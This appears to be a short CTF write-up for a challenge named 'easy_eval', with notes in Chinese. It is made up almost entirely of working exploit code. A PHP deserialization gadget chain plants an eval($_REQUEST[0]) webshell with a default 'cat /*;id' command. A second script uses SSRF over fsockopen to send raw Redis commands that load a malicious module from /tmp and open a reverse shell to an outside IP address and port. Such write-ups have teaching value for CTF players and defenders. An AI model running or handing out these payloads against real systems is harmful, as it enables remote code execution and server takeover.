
easy_eval


反序列化

```php
<?php
class a{
public $code = "system('cat /*;id');";
function __construct($code)
{
$this->code = $code;
}
}
class b{
function __construct($code)
{
$this->a = new a($code);
}
function __destruct(){
echo $this->a->a();
}
}
$c = new b('eval($_REQUEST[0]);');
echo serialize($c);
```

把redis的so扩展上传到/tmp目录下
用fsockopen发起ssrf 打redis

```php
<?php
function Getfile($host, $port, $link){
$fp = fsockopen($host, intval($port), $errno, $errstr, 30);
if(!$fp){
echo "$errstr (error number $errno) \n";
}else{
$out = "$link";
//$out = "GET $link HTTP/1.1\r\n";
//$out .= "HOST $host \r\n";
//$out .= "Connection: Close\r\n\r\n";
//$out .= "\r\n";
fwrite($fp, $out);
$content = '';
while(!feof($fp)){
$contents .= fgets($fp, 1024);
}
fclose($fp);
return $contents;
}
}
$poc = "AUTH you_cannot_guess_it\r\n";
$poc .= "module load /tmp/exp.so\r\nsystem.rev 121.196.165.115 6663\r\n";
$poc .= "info\r\nquit\r\n";
var_dump($poc);
var_dump(Getfile("127.0.0.1","6379",$poc));
```





Tip

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